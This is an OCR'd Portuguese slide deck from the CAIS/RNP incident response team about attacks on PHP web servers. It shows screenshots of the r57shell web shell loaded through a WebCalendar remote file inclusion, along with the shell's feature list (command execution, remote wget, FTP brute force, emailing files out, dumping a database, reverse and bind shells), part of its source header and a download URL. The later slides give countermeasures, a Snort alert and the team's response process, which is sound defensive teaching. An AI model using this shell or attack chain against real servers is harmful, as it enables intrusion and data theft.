244731 -rwxrwxr-x  1  501  501   996 Dec  2  2004 translation_summary.pl
244732 -rwxrwxr-x  1  501  501   500 Mar 20  2004 update_all.pl
244733 -rwxrwxr-x  1  501  501  8564 Aug  3  2004 update_translation.pl
244734 -rwxrwxr-x  1  501  501  5911 Aug 13  2002 upgrade_to_0.9.7.pl
```

:: Execute command on server ::

Run command
Work directory /var/www/webcalendar/tools Execute

:: Edit files ::

File for edit /var/www/webcalendar/tools Edit file

:: Aliases ::

Select alias find suid files Execute

r57shell - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://172.16.166.130/webcalendar/tools/send_reminders.php?includedir=http%3A%2F%2F172.16.

Go

Getting Started Latest Headlines

:: Aliases ::

Select alias: find suid files — Execute

:: Find text in files ::

Find text: text — Find

In dirs: /var/www/webcalendar/tools * (/root;/home;/tmp)

Only in files: .txt;.php * (.txt;.php;.htm)

:: Search text in files via find ::

Text for find: text — Find

Find in folder: /var/www/webcalendar/tools * (/root;/home;/tmp)

Find in files: *.[hc] * you can use regexp

:: Eval PHP code ::

```
/* delete script */
//unlink("r57shell.php");
//readfile("/etc/passwd");
```

Execute

:: Upload files on server ::

Local file: Browse...

New name: Upload

:: Upload files from remote server ::

With: wget Remote file: http://


Local file: /var/www/webcalendar/tools Upload

:: Download files from server ::

file: /var/www/webcalendar/tools Download

Archivation: without archivation zip gzip bzip

r57shell - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://172.16.166.130/webcalendar/tools/send_reminders.php?includedir=http%3A%2F%2F172.16.
Go
Getting Started
Latest Headlines
Local file /var/www/webcalendar/tools
Upload
:: Download files from server ::
file /var/www/webcalendar/tools
Download
Archivation without archivation zip gzip bzip
:: FTP ::
Download files from remote ftp-server
FTP-server:port 127.0.0.1:21
Login anonymous
Password billy@microsoft.com
File on ftp /ftp-dir/file
Local file /var/www/webcalendar/tools
Transfer mode FTP_BINARY
Download
Send file to remote ftp server
FTP-server:port 127.0.0.1:21
Login anonymous
Password billy@microsoft.com
Local file /var/www/webcalendar/tools
File on ftp /ftp-dir/file
Transfer mode FTP_BINARY
Upload
:: FTP-bruteforce ::
FTP-server:port 127.0.0.1:21
Execute
* use username from /etc/passwd for ftp login and password (Users list)
Use reverse (user -> resu) login for password
:: Mail ::
Send email
To hacker@mail.com
From billy@microsoft.com
Subj hello billy
Mail mail text here
Send
Send file to email
To hacker@mail.com
From billy@microsoft.com
Subj file from r57shell
Local file /var/www/webcalendar/tools
Archivation without archivation zip gzip bzip
Send


r57shell - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://172.16.166.130/webcalendar/tools/send_reminders.php?includedir=http%3A%2F%2F172.16.
Go
Getting Started
Latest Headlines
:: Mail ::
Send email
To hacker@mail.com
From billy@microsoft.com
Subj hello billy
Mail mail text here
Send
Send file to email
To hacker@mail.com
From billy@microsoft.com
Subj file from r57shell
Local file /var/www/webcalendar/tools
Archivation without archivation zip gzip bzip
Send
:: Databases ::
Show database structure
Type MySQL
Port 3306
Login root
Password password
show tables
show columns
Show
Dump database table
Type MySQL
Port 3306
Login root
Password password
Database mysql
Table user
Save dump in file
file dump.sql
Dump
Run SQL query
Type MySQL
Port 3306
Login root
Password password
Database mysql
SQL query
SHOW DATABASES;
SELECT * FROM user;
Execute
:: Net ::
Bind port to /bin/bash
Port 11457
Password for access r57
Use Perl
Bind
back-connect
IP 172.16.166.1
Port 11457
Use Perl
Connect
datapipe
Local port 11457
Remote host irc.dalnet.ru
Remote port 6667
Use datapipe.pl
Run


```
/*  r57shell.php - ñêðèïò íà ïõï ïîçâîëÿþùèé âàì âûïîëíÿòü øåëë êîìàíäû  íà ñåðâåðå
   ÷åðåç áðàóçåð
/*  Âû ìîæåòå ñêà÷àòü íîâóþ âåðñèþ íà íàøåì ñàéòå: http://rst.void.ru
/*  Âåðñèÿ: 1.24 (New Year Edition)
/*~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
   ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~*/
/*  (c)oded by 1dt.w0lf
/*  RST/GHC http://rst.void.ru , http://ghc.ru
/*  ANY MODIFIED REPUBLISHING IS RESTRICTED
/*~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
   ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~*/
/*  Îòäåëüíàÿ áëàãîäàðíîñòü çà ïîìîùü è èäåè: blf, virus, NorD è âñåì ÷åòûì èç
   RST/GHC.
/*************************************************************************************
   *****/
/* ~~~ Íàñòðîéêè | Options  ~~~ */

// Âûáîð ÿçûêà | Language
// $language='ru' - ðóññêèé (russian)
// $language='eng' - english (àíãëèéñêèé)

http://rst.void.ru/download/r57shell.txt
```

WebCalendar

Note: This application requires cookies to be enabled.

WebCalendar v1.0RC3 (11 Mar 2005)

CAIS

Exploração

- **Defacing Tool**

-rw-r--r-- 1 ivocarv ivocarv 14878 Mar 23 16:03 cmd.gif

- **Data Cha0s PHP Command/Safemode Exploit**

-rw-r--r-- 1 ivocarv ivocarv 26671 Mar 26 19:30 cse.txt

- **r57shell**

-rw-r--r-- 1 ivocarv ivocarv 108128 Mar 23 16:25 r57shell.txt

- **PHPSHELL**

-rw-r--r-- 1 ivocarv ivocarv 37241 May 9 16:19 tool.txt

CAIS

Contramedidas

- **Manter o PHP atualizado**
- **Habilitar o safe_mode no php.ini**
  - **safe_mode_exec_dir**
- **Ter controle sobre as aplicações instaladas em cada servidor WWW**
- **Manter as aplicações PHP atualizadas**
- **Usar IDS snort e regras bleedingsnort para verificar tentativas de acesso indevidas**
- **Verificar logs dos servidores WWW**
- **Utilizar *chroot* e usuários sem privilégios para reduzir os direitos do servidor WWW**

CAIS

Contramedidas

- **Utilizar um usuário diferente para rodar o servidor WWW e atualizar as páginas**
- **Desabilitar o register_globals caso esteja habilitado**
- **Montar o /tmp com a opção –noexec**
- **Monitorar o tráfego que sai do seu servidor WWW (base para ataques)**
- **Remover todo *software* que não está sendo usado (wget, perl, curl, ftp, gcc, etc)**

CAIS

Contramedidas

[**] [1:2002898:2] BLEEDING-EDGE WEB PHP Web Calendar Remote File Inclusion Attempt [**]

[Classification: Web Application Attack] [Priority: 1]

05/09-22:22:08.609942 172.16.1.2:4260 -> 10.0.0.2:80

TCP TTL:126 TOS:0x0 ID:58061 IpLen:20 DgmLen:736 DF

AP Seq: 0x5A591CAE Ack: 0xFBC14DC6 Win: 0xFFFF TcpLen: 20

[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2005-2717][Xref => http://www.securityfocus.com/bid/14651]

Ações do CAIS/RNP

- **Utilização de honeypots para detecção de *malware* e scripts armazenados em servidores públicos**
  - **Análise da URL**
  - ***Download* da console ou *malware***
  - **Verificação da origem**
- **Monitoramento de atividade suspeita utilizando sensores em redes diversas**
- **Notificação dos responsáveis sobre atividade maliciosa**
- **Retirada dos scripts e *malware* hospedados através de contato direto com responsáveis**
- **Armazenamento de amostras de *malware***
- **Endereço artefatos@cais.rnp.br**

CAIS

Conclusões

- Vulnerabilidades em servidores WWW+PHP sendo largamente exploradas
- **Extrema facilidade de exploração das vulnerabilidades**
- Ataques resultam em diversas possibilidades
  - Instalação de *bots* e outros tipos de *malware*
  - Manipulação do sistema de arquivos
  - *Defacements*
  - Obtenção de informações sigilosas
    - Senhas
    - Bases de dados
- ***Existem contramedidas para tais ataques***

CAIS

Informações de Contato

Centro de Atendimento a Incidentes de Segurança – CAIS

cais@cais.rnp.br - http://www.rnp.br/cais

Ivo de Carvalho Peixinho – ivocarv@cais.rnp.br

Contato com o CAIS: Notificação de Incidentes

Incidentes de segurança envolvendo redes conectadas ao backbone da RNP podem ser encaminhadas ao CAIS através de:

4. *E-mail*: **cais@cais.rnp.br**.

Para envio de informações criptografadas, recomenda-se o uso da chave PGP pública do CAIS, disponível em: **http://www.rnp.br/cais/cais-pgp.key**

7. *Web*: Através do Formulário para Notificação de Incidentes de Segurança, disponível em: **http://www.rnp.br/cais/atendimento_form.html**

Atendimento Emergencial:

Contatos emergenciais fora do horário comercial (09:00 - 18:00) devem ser feitos através do telefone: **(61) 226-9465**.

Alertas do CAIS

O CAIS mantém a lista **rnp-alerta@cais.rnp.br**. Assinatura aberta à comunidade atuante na área. Inscrições através do formulário disponível em:

http://www.rnp.br/cais/alertas